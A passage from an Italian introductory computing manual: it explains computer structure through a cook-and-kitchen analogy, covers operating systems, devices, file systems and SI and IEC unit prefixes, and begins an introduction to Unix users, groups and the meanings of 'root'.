

Introduzione all'uso

Capitolo 18


Introduzione all'uso dell'elaboratore

Questo capitolo serve ad avere un'idea semplice di ciò che si intende essere un elaboratore. I concetti sono volutamente banalizzati.

18.1 Struttura

Per comprendere la struttura di un elaboratore si può immaginare il comportamento di un cuoco nella sua cucina. Il cuoco prepara delle pietanze, o piatti, che gli sono stati ordinati, basandosi sulle indicazioni delle ricette corrispondenti. Le ordinazioni vengono effettuate dai clienti che si rivolgono al cuoco perché hanno appetito.

- L'elaboratore è la cucina;
- il cuoco è il microprocessore o CPU;
- l'appetito è il bisogno da soddisfare ovvero il problema da risolvere;
- la ricetta è il programma che il microprocessore deve eseguire;
- gli ingredienti sono l'input del programma;
- le pietanze o i piatti sono l'output del programma.

Il cuoco, per poter lavorare, appoggia tutto quanto, ingredienti e ricetta, sul tavolo di lavoro. Su una parte del tavolo sono incise alcune istruzioni che al cuoco servono sempre; in particolare quelle che il cuoco deve eseguire ogni volta che la cucina viene aperta: pulire il tavolo, controllare tutti gli strumenti (pentole, tegami, coltelli, cucchiai ecc.) e ricevere le ordinazioni assieme alle ricette. Senza queste istruzioni di inizio, il cuoco non saprebbe nemmeno che deve accingersi a ricevere delle ordinazioni.

Come già descritto, il cuoco corrisponde alla CPU; il tavolo di lavoro del cuoco è la ***memoria centrale*** (o *core*) che si suddivide in ROM e RAM. La ROM è quella parte di memoria che non può essere alterata (nell'esempio del cuoco, si tratta delle istruzioni incise sul tavolo); la RAM è il resto della memoria che può essere alterata a piacimento dalla CPU (il resto del tavolo).

L'elaboratore è pertanto una macchina composta da una o più CPU che si avvalgono di una memoria centrale per trasformare l'input (i dati in ingresso) in output (i dati in uscita).

L'elaboratore, per poter ricevere l'input e per poter produrre all'esterno l'output, ha bisogno di dispositivi: la tastiera e il mouse sono dispositivi di solo input, lo schermo e la stampante sono in grado soltanto di emettere output. Le unità di memorizzazione di massa sono dispositivi che possono operare sia in input, sia in output.

Il cuoco si avvale di dispense per conservare derrate alimentari (pietanze completate, ingredienti, prodotti intermedi) e anche ricette. Ciò perché il tavolo di lavoro ha una dimensione limitata e non si può lasciare nulla sul tavolo quando la cucina viene chiusa, altrimenti si perde tutto quello che c'è sopra (a eccezione di ciò che vi è stato inciso).

Le unità di memorizzazione di massa sono paragonabili alle dispense del cuoco e servono per immagazzinare dati elaborati completamente, dati da elaborare, dati già elaborati parzialmente e i programmi.

Diverse cucine possono essere collegate tra loro in modo da poter condividere o trasmettere ricette, ingredienti,...

Le interfacce di rete e i cavi che le collegano sono il mezzo fisico per connettere insieme diversi elaboratori, allo scopo di poter condividere dati e servizi collegati a essi, ma anche per permettere la comunicazione tra gli utenti dei vari elaboratori connessi.

18.1.1 Sistema operativo

Il ***sistema operativo*** di un elaboratore è il programma più importante. È quello che viene attivato al momento dell'accensione dell'elaboratore; esso esegue gli altri programmi. Sarebbe come se il cuoco eseguisse una procedura (il sistema operativo) che gli dà le istruzioni per poter eseguire le ricette con ordine.

Il sistema operativo determina quindi il comportamento dell'elaboratore. Cambiare sistema operativo in un elaboratore è come cambiare il direttore di un ufficio: a seconda della sua professionalità e delle sue doti personali, l'ufficio può funzionare in modo più o meno efficiente rispetto a prima e, pur se non cambia niente altro, per gli impiegati potrebbe tradursi in un modo di lavorare completamente nuovo.

Ci sono sicuramente affinità tra un sistema operativo e l'altro, ma questo vuol sempre dire una marea di dettagli differenti e soprattutto l'impossibilità di fare funzionare lo stesso programma su due sistemi operativi differenti, a meno che ciò sia stato previsto e voluto da chi costruisce i sistemi operativi stessi.

18.1.2 Dispositivi

Come già accennato, i ***dispositivi*** sono qualcosa che è separato dall'elaboratore inteso come l'insieme di CPU e memoria centrale. A seconda del tipo e della loro collocazione, questi possono essere interni o periferici, ma tale tipo di distinzione è quasi scomparso nel linguaggio normale, tanto che molti chiamano ancora «periferiche» tutti i dispositivi. Vale la pena di distinguere fra tre tipi di dispositivi fondamentali:

- dispositivi di memorizzazione;
- dispositivi per l'interazione tra l'utente e l'elaboratore;
- interfacce di rete.

I dispositivi di memorizzazione sono qualunque cosa che sia in grado di conservare dati anche dopo lo spegnimento della macchina. Il supporto di memorizzazione vero e proprio potrebbe essere parte integrante del dispositivo stesso oppure essere rimovibile.

I supporti di memorizzazione possono essere di qualunque tipo, anche se attualmente si è abituati ad avere a che fare prevalentemente con dischi (magnetici, ottici o magneto-ottici) e memorie solide. In passato si è usato di tutto e il primo tipo di supporto di memorizzazione sono state le schede di cartoncino perforate.

Anche i dispositivi per l'interazione con l'utente possono avere qualunque forma possibile e immaginabile. Non è il caso di limitarsi all'idea che debba trattarsi solo di tastiera, schermo e mouse. Soprattutto non è il caso di supporre che un elaboratore possa avere solo uno schermo, oppure che possa avere una sola stazione di lavoro.

Le interfacce di rete sono i dispositivi che consentono la connessione tra diversi elaboratori in modo da permettere la condivisione di risorse e la comunicazione in generale. Anche in questo caso, non si può semplificare e pensare che possa trattarsi esclusivamente di schede di rete: qualunque «porta» verso l'esterno può diventare un'interfaccia di rete.

18.2 Dispositivi per l'interazione tra l'utente e la macchina

Se si lascia da parte il periodo delle schede perforate, si può dire che il primo tipo di strumento per l'interazione tra utente e macchina sia stato la telescrivente: una sorta di macchina da scrivere in grado di ricevere input dalla tastiera e di emettere output attraverso la stampante. In questo modo, l'input umano (da tastiera) era fatto di righe di testo terminate da un codice per il ritorno a capo (interruzione di riga, o *new-line*) e nello stesso modo era composto l'output che appariva su carta.

Con l'introduzione della telescrivente si sono sviluppati i sistemi operativi ***interattivi***, che consentono l'uso di programmi che interagiscono con l'utente. Questo tipo di funzionamento si contrappone a quello in cui è necessario predisporre prima tutti i dati necessari e solo alla fine dell'elaborazione si ottiene un risultato (qualunque esso sia, comprese le segnalazioni di errore), tipico dei sistemi a schede perforate.

La telescrivente era (ed è) un terminale dell'elaboratore. Ormai, la stampante della telescrivente è stata sostituita da uno schermo, che però spesso si comporta nello stesso modo: emette un

flusso di testo dal basso verso l'alto, così come scorre la carta a modulo continuo attraverso una stampante. In questa situazione, la stampante ha preso un suo ruolo indipendente dal terminale originale e serve come mezzo di emissione di output finale, piuttosto che come mezzo per l'interazione.

Il terminale, composto da tastiera e schermo, o comunque da un'unità per ricevere l'input e un'altra per emettere l'output, viene visto normalmente come una cosa sola. Quando si tratta di quello principale, si parla in particolare di ***console***.

18.2.1 Tastiera

La tastiera è una tavoletta composta da un insieme di tasti, ognuno dei quali genera un impulso particolare. È l'elaboratore che si occupa di interpretare e tradurre gli impulsi della tastiera. Questo sistema permette poi di attribuire ai tasti la funzione che si vuole.

Questo significa anche che non esiste uno standard generale di quello che una tastiera deve avere. Di solito si hanno a disposizione tasti che permettono di scrivere le lettere dell'alfabeto inglese, i simboli di punteggiatura consueti e i numeri; tutto il resto è opzionale. Tanto più opzionali sono i tasti a cui si attribuiscono solitamente funzioni particolari. Questa considerazione è importante soprattutto per chi non vuole rimanere relegato a una particolare architettura dell'elaboratore.

18.2.2 Schermo

Il terminale più semplice è composto da una tastiera e uno schermo, ma questa non è l'unica possibilità. Infatti, ci possono essere terminali con più schermi, ognuno per un diverso tipo di output.

Nel tempo, l'uso dello schermo si è evoluto, dalla semplice emissione sequenziale di output come emulazione di una stampante, a una sorta di guida di inserimento di dati attraverso modelli-tipo. Le maschere video sono questi modelli-tipo attraverso cui l'input della tastiera viene guidato da un campo all'altro. L'ultima fase dell'evoluzione degli schermi è quella grafica, nella quale si inserisce anche l'uso di un dispositivo di puntamento, solitamente il mouse, come un'estensione della tastiera.

18.2.3 Stampante

Le stampanti tradizionali sono solo in grado di emettere un flusso di testo, come avveniva con le telescriventi. Più di recente, con l'introduzione delle stampanti ad aghi, si è aggiunta la possibilità di comandare direttamente gli aghi in modo da ottenere una stampa grafica.

Ma quando la stampa diventa grafica, entrano in gioco le caratteristiche particolari della stampante. Per questo, l'ultima fase evolutiva della stampa è stata l'introduzione dei linguaggi di stampa, tra cui il più importante è stato ed è PostScript, come mezzo di definizione della stampa in modo indipendente dalle caratteristiche della stampante stessa. Così, l'output generato e inviato dalle stampanti può essere costruito sempre nello stesso modo, lasciando alle stampanti l'onere di trasformarlo in base alle loro caratteristiche e capacità.

18.3 Dispositivi di memorizzazione

I dispositivi di memorizzazione sono fondamentalmente di due tipi: ad accesso sequenziale e ad accesso diretto. Nel primo caso, i dati possono essere memorizzati e riletti solo in modo sequenziale, senza la possibilità di accedere rapidamente a un punto desiderato, come con i nastri magnetici. Nel secondo caso, i dati vengono registrati e riletti accedendovi direttamente, come avviene con i dischi e le memorie solide.

I dispositivi di memorizzazione ad accesso diretto, per poter gestire effettivamente questa loro caratteristica, richiedono la presenza di un sistema che organizzi lo spazio disponibile al loro interno. Questa organizzazione si chiama ***file system***.

18.3.1 File

In prima approssimazione, il ***file*** è un'unità di informazioni che si compone in pratica di una sequenza di codici. I dispositivi di memorizzazione ad accesso diretto, muniti di file system, consentono la gestione di diversi file, mentre quelli ad accesso sequenziale permettono la gestione di un solo file su tutta la loro dimensione.

Quando il file viene visto come una semplice sequenza di codici corrispondenti a testo normale, lo si può immaginare come un testo dattiloscritto: la sequenza di caratteri viene interrotta alla fine di ogni riga da un codice invisibile che fa riprendere il testo all'inizio di una riga successiva. Questo codice di interruzione di riga, spesso identificato con il termine *new-line*, cambia a seconda della piattaforma utilizzata.

18.3.2 File system

Il file system è il sistema che organizza i file all'interno dei dispositivi di memorizzazione ad accesso diretto. Questo significa che tutto ciò che è contenuto in un file system è in forma di file.

Il modo più semplice per immaginare un file system è quello di un elenco di nomi di file abbinati all'indicazione della posizione in cui questi possono essere trovati. Questo sistema elementare può forse essere utile in presenza di dispositivi di memorizzazione particolarmente piccoli dal punto di vista della loro capacità.

Generalmente, si utilizzano elenchi strutturati, per cui da un elenco si viene rimandati a un altro elenco più dettagliato che può contenere l'indicazione di ciò che si cerca o il rinvio a un altro elenco ancora. Questi elenchi sono chiamati ***directory*** (o cartelle in alcuni sistemi) e sono file con questa funzione speciale.

Per questo motivo, la struttura di un file system assume quasi sempre una forma a stella (o ad albero), nella quale c'è un'origine da cui si diramano tutti i file. Le diramazioni possono svilupparsi in modo più o meno esteso, a seconda delle esigenze.

Data l'esistenza di questo tipo di organizzazione, si utilizza una notazione particolare per indicare un file all'interno di un file system. Precisamente si rappresenta il ***percorso*** necessario a raggiungerlo:

- una barra obliqua rappresenta la directory principale, altrimenti chiamata anche radice, o *root*;

- un nome può rappresentare indifferentemente una directory o un file;
- un file o una directory che discendono da una directory genitrice, si indicano facendo precedere una barra obliqua.

Per esempio, '`/uno/due/tre`' rappresenta il file (o la directory) '`tre`' che discende da '`due`', che discende da '`uno`', che a sua volta discende dall'origine.[1]

Il tipo di file system determina le regole a cui devono sottostare i nomi dei file. Per esempio, ci possono essere situazioni in cui sono consentiti simboli speciali, come il carattere spazio, e altre in cui questo non è possibile. Nello stesso modo, la lunghezza massima dei nomi è sottoposta a un limite.

Oltre a questo, il file system permette di annotare delle informazioni accessorie che servono a qualificare i file, per esempio per poter distinguere tra directory e file contenenti dati normali.

Tradizionalmente si utilizzano due nomi convenzionali per poter fare riferimento alla directory in cui ci si trova e a quella precedente (nel senso di quella che la contiene):

- '`.`' un punto singolo rappresenta la directory in cui ci si trova;
- '`..`' due punti in sequenza rappresentano la directory genitrice, ovvero quella che contiene la directory che si sta osservando.

18.4 Sistema operativo

Il sistema operativo è ciò che regola il funzionamento di tutto l'insieme di queste cose, secondo quelle che sono definite ***politiche di gestione***, creando un'astrazione della macchina reale.

L'astrazione che viene messa in atto dal sistema operativo crea quella che si può definire ***macchina virtuale***, la quale, se il sistema operativo è predisposto per farlo, può disporre di una memoria virtuale maggiore rispetto alla memoria centrale reale e può gestire più processi elaborativi in modo apparentemente simultaneo, anche se nella realtà il microprocessore è unico.

La gestione simultanea di più processi elaborativi richiede al sistema operativo la capacità di gestire la memoria (virtuale) in modo da isolare le aree concesse a ognuno di loro; in pratica, la memoria usata da un processo non deve interferire con quella di un altro (a parte i casi in cui la condivisione di un'area di memoria avviene volutamente per scambiare delle informazioni). Un sistema operativo che consente l'esecuzione di un solo programma alla volta viene detto ***monoprogrammato*** o ***uniprogrammato***, mentre un sistema in grado di mettere in funzione più programmi è ***multiprogrammato***.

L'esecuzione di più programmi simultaneamente con un microprocessore singolo avviene solo in apparenza, secondo l'astrazione creata dal sistema operativo, perché nella realtà si tratta dell'esecuzione sequenziale di piccole porzioni di ogni programma, a turno. Quando una risorsa viene impiegata secondo dei turni per porzioni di tempo ben individuate, questo fatto viene definito in inglese come *time sharing*, dove le porzioni di tempo elementari sono definite come *time slice*.

È molto importante che un sistema operativo funzioni in multiprogrammazione, perché nell'elaboratore fisico si creano facilmente dei colli di bottiglia che costringono il microprocessore

a rimanere in attesa di eventi esterni alla sua responsabilità diretta. Pertanto, con la multiprogrammazione, i processi elaborativi che utilizzano in pratica porzioni fisiche non impegnate possono ancora sfruttare il microprocessore che altrimenti resterebbe bloccato inutilmente.

In un sistema operativo multiprogrammato, i processi elaborativi devono avere una priorità di esecuzione, che consenta al sistema di fare delle preferenze nell'assegnare loro le porzioni di tempo (*time slice*) del microprocessore. Le priorità di esecuzione dei processi elaborativi servono principalmente a garantire che il sistema nel suo complesso funzioni correttamente, anche quanto le richieste da parte dei programmi raggiungono livelli insostenibili.


Un sistema operativo multiprogrammato può, eventualmente, essere predisposto per la gestione di più utenze simultaneamente. Si parla in questi casi si sistemi operativi ***multiutente***, mentre nel caso contrario i sistemi sono ***monoutente***. Un sistema operativo multiutente deve disporre di meccanismi in grado di distinguere gli utenti e di assegnare loro privilegi differenti.

Tra i componenti che costituiscono un sistema operativo comune, sono molto importanti:

- il kernel;
- la shell;
- i programmi di servizio.

18.4.1 Kernel


Il ***kernel*** (nocciolo) è il nucleo del sistema operativo. Idealmente, è una sorta di astrazione nei confronti delle caratteristiche fisiche della macchina ed è il livello a cui i programmi si rivolgono per qualunque operazione. Ciò significa, per esempio, che i programmi non devono (non dovrebbero) accedere direttamente ai dispositivi fisici, ma possono utilizzare dispositivi logici definiti dal kernel. Questa è la base su cui si fonda la ***portabilità*** di un sistema operativo su piattaforme fisiche differenti.

Figura 18.4. Il kernel avvolge idealmente l'elaboratore e i suoi dispositivi fisici, ovvero tutto l'hardware, occupandosi di interagire con i programmi che ignorano l'elaboratore fisico.

La portabilità è quindi la possibilità di trasferire dei programmi su piattaforme differenti, ciò attuato normalmente in presenza di kernel che forniscono funzionalità compatibili.

Naturalmente esistono sistemi operativi che non forniscono kernel tanto sofisticati e lasciano ai programmi l'onere di accedere direttamente alle unità fisiche dell'elaboratore. Si tratta però di sistemi inferiori, anche se la loro nascita è derivata da necessità evidenti causate dalle limitazioni di risorse degli elaboratori per i quali venivano progettati.

18.4.2 Shell

Il kernel offre i suoi servizi e l'accesso ai dispositivi attraverso chiamate di sistema. Però, mentre i programmi accedono direttamente a questi, perché l'utente possa accedere ai servizi del sistema occorre un programma particolare che si ponga come intermediario tra l'utente (attraverso il terminale) e il kernel. Questo tipo di programma è detto ***shell***. Come suggerisce il nome (conchiglia), si tratta di qualcosa che avvolge il kernel, come se questo fosse una perla.

Figura 18.5. La shell è il programma che consente all'utente di accedere al sistema. I terminali attraverso cui si interagisce con la shell sono comunque parte dell'hardware controllato dal kernel.

Un programma shell può essere qualunque cosa, purché in grado di permettere all'utente di avviare e possibilmente di controllare i programmi. La forma più semplice, che è anche la più vecchia, è la riga di comando presentata da un invito, o *prompt*. Questo modo di interagire ha il vantaggio di poter essere utilizzato in qualunque tipo di terminale, compresa la telescrivente. Una shell, nella sua forma più evoluta, può arrivare a un sistema grafico di icone o di oggetti grafici simili, oppure ancora a un sistema di riconoscimento di comandi in forma vocale.

18.4.3 Programmi di servizio

I ***programmi di servizio*** sono un insieme di piccole applicazioni utili per la gestione del sistema operativo. Teoricamente, tutte le funzionalità amministrative per la gestione del sistema operativo potrebbero essere incorporate in una shell; in pratica, di solito questo non si fa. Dal momento che le shell tradizionali incorporano alcuni comandi di uso frequente, spesso si perde la cognizione della differenza che c'è tra le funzionalità fornite dalla shell e i programmi di servizio.

18.5 Programmi applicativi

L'elaboratore non può essere una macchina fine a se stessa, ma deve servire a qualcosa, al limite anche solo a giocare. È importante ricordare che tutto nasce da un bisogno da soddisfare. I programmi applicativi sono quelli che (finalmente) servono a soddisfare i bisogni e quindi rappresentano l'unica motivazione per l'esistenza degli elaboratori.

18.6 Unità di misura

Nell'ambito informatico ha preso piede un'abitudine poco scientifica di utilizzare unità di misura e prefissi moltiplicatori che non sono conformi allo standard internazionale, definito dal SI, ovvero il *Sistema internazionale di unità* (BIPM: *Bureau international des poids et mesures*, ⟨http://www.bipm.fr/⟩).

È importante che chi si avvicina all'uso dell'elaboratore non faccia confusione: i prefissi moltiplicatori sono quelli che sono riassunti nella tabella 18.6.

I moltiplicatori riferiti alle unità di misura hanno un significato e un valore ben preciso. È un errore l'uso dei termini «kilo», «mega», «giga» e «tera», per rappresentare moltiplicatori pari a 2^{10}, 2^{20}, 2^{30} e 2^{40}, come si fa abitualmente per misurare grandezze riferite a bit o a byte.

Tabella 18.6. Prefissi del *Sistema internazionale di unità* (SI).

Nome	Simbolo	Valore	Note
yotta	Y	10^{24}	
zetta	Z	10^{21}	
exa	E	10^{18}	
peta	P	10^{15}	
tera	T	10^{12}	
giga	G	10^{9}	
mega	M	10^{6}	
kilo	k	10^{3}	Lettera «k» minuscola.
hecto, etto	h	10^{2}	
deca	da	10	
		1	Nessun moltiplicatore.
deci	d	10^{-1}	
centi	c	10^{-2}	
milli	m	10^{-3}	
micro	μ	10^{-6}	
nano	n	10^{-9}	
pico	p	10^{-12}	
femto	f	10^{-15}	
atto	a	10^{-18}	
zepto	z	10^{-21}	
yocto	y	10^{-24}	

Lo standard IEC 60027-2 introduce un gruppo nuovo di prefissi da utilizzare in alternativa a quelli del SI, per risolvere il problema dell'ambiguità causata dall'uso improprio dei prefissi del SI in ambito informatico. A questo proposito, una discussione particolareggiata su questo argomento si può trovare nel documento *Standardized units for use in information technology*, di Markus Kuhn, ⟨http://www.cl.cam.ac.uk/~mgk25/information-units.txt⟩. La tabella 18.7 riporta l'elenco di questi prefissi speciali.

Tabella 18.7. Prefissi IEC 60027-2.

Origine	Nome	Simbolo	Valore	Note
kilobinary	kibi	Ki	2^{10}	Si usa la «K» maiuscola.
megabinary	mebi	Mi	2^{20}	
gigabinary	gibi	Gi	2^{30}	
terabinary	tebi	Ti	2^{40}	
petabinary	pebi	Pi	2^{50}	
exabinary	exbi	Ei	2^{60}	
zettabinary	zebi	Zi	2^{70}	
yottabinary	yobi	Yi	2^{80}	

La sezione 423.5 contiene una descrizione più dettagliata a proposito del modo corretto di rappresentare le grandezze e le unità di misura.

18.7 Riferimenti

- Eric S. Raymond, *The Unix and Internet Fundamentals HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] Il tipo di barra obliqua che si utilizza dipende dal sistema operativo. La barra obliqua normale corrisponde al sistema tradizionale.

Capitolo 19

Introduzione a Unix e ai sistemi GNU in particolare

Per sistemi GNU si intendono qui quei sistemi operativi basati principalmente sul lavoro del progetto GNU (⟨*http://www.gnu.org*⟩). In particolare, fanno parte di questo gruppo di sistemi GNU/Linux e GNU/Hurd.

Questo capitolo introduttivo è rivolto a tutti i lettori che non hanno avuto esperienze con Unix, ma anche chi ha già una conoscenza di Unix farebbe bene a darci un'occhiata.

Quando si fa riferimento a sistemi Unix, in generale si intende qualcosa che riguarda anche i sistemi GNU.

19.1 Distinzione tra lettere maiuscole e lettere minuscole

Nei sistemi operativi Unix i nomi dei file sono sensibili alla differenza tra le lettere maiuscole e minuscole. La differenza è sostanziale, per cui gli ipotetici file denominati: '**`Ciao`**', '**`cIao`**', '**`CIAO`**', ecc. sono tutti diversi.

Non bisogna confondere questa caratteristica con quello che può succedere in altri ambienti, come per esempio MS-Windows, che preservano l'indicazione delle lettere maiuscole o minuscole, ma poi non fanno differenza quando si vuole fare riferimento a quei file.

Quando in un contesto si fa differenza tra maiuscole e minuscole, capita spesso di vederlo definito come *case sensitive*, mentre per converso, quando non si fa differenza, come *case insensitive*.

19.2 Root

Negli ambienti Unix si fa spesso riferimento al termine ***root*** in vari contesti e con significati differenti. *Root* è la radice, o l'origine, senza altri significati. A seconda del contesto, ne rappresenta l'origine, o il punto iniziale. Per esempio, si può avere:

- una directory *root*, che è la directory principale di un file system, ovvero la directory radice;
- un file system *root*, che è il file system principale di un gruppo che si unisce insieme;
- un utente *root*, che è l'amministratore;
- un dominio *root*, che è il dominio principale;
- una finestra *root* che è quella principale, ovvero la superficie grafica (*desktop*) su cui si appoggiano le altre finestre del sistema grafico X.

Le situazioni in cui si presenta questa definizione possono essere molte di più. L'importante, per ora, è avere chiara l'estensione del significato di questa parola.

19.3 Utenti

Generalmente, i sistemi Unix sono multiutente. La multiutenza implica una distinzione tra i vari utenti. Fondamentalmente si distingue tra l'amministratore del sistema, o *superuser*, e gli altri utenti.

L'amministratore del sistema è quell'utente che può fare tutto ciò che vuole, soprattutto rischia di produrre gravi danni anche solo per piccole disattenzioni.

L'utente comune è quello che utilizza il sistema senza pretendere di organizzarlo e non gli è possibile avviare programmi o accedere a dati che non lo riguardano.

19.3.1 Registrazione dell'utenza

Per poter utilizzare un sistema di questo tipo, occorre essere stati registrati, ovvero, è necessario avere ottenuto un ***account***.

Dal punto di vista dell'utente, l'*account* è un nome abbinato a una parola d'ordine che gli permette di essere riconosciuto e quindi di poter accedere. Oltre a questo, l'*account* stabilisce l'appartenenza a un gruppo di utenti.

Il nome dell'amministratore è sempre '**`root`**', quello degli altri utenti viene deciso di volta in volta.


19.3.2 Monoutenza

I sistemi Unix e i programmi che su questi sistemi possono essere utilizzati, non sono predisposti per un utilizzo distratto: gli ordini non vengono discussi. Molti piccoli errori possono essere disastrosi se sono compiuti dall'utente '**`root`**'.

È molto importante evitare il più possibile di utilizzare il sistema in qualità di utente amministratore ('**`root`**') anche quando si è l'unico utilizzatore del proprio elaboratore.

19.3.3 Utenti e gruppi

Tutti gli utenti di un sistema Unix sono associati a uno o più gruppi. Un utente ottiene dei privilegi in quanto tale, oppure in quanto appartenente a un certo gruppo.

Figura 19.1. Utenti e gruppi: un utente può appartenere a gruppi differenti.

19.4 Composizione

Un sistema Unix comune, è composto almeno da:

- un sistema di avvio o *boot*;
- un kernel;
- un file system;
- un sistema di inizializzazione e gestione dei processi in esecuzione;
- un sistema di gestione della rete;
- un sistema di registrazione e controllo degli accessi;
- una shell (interprete dei comandi);
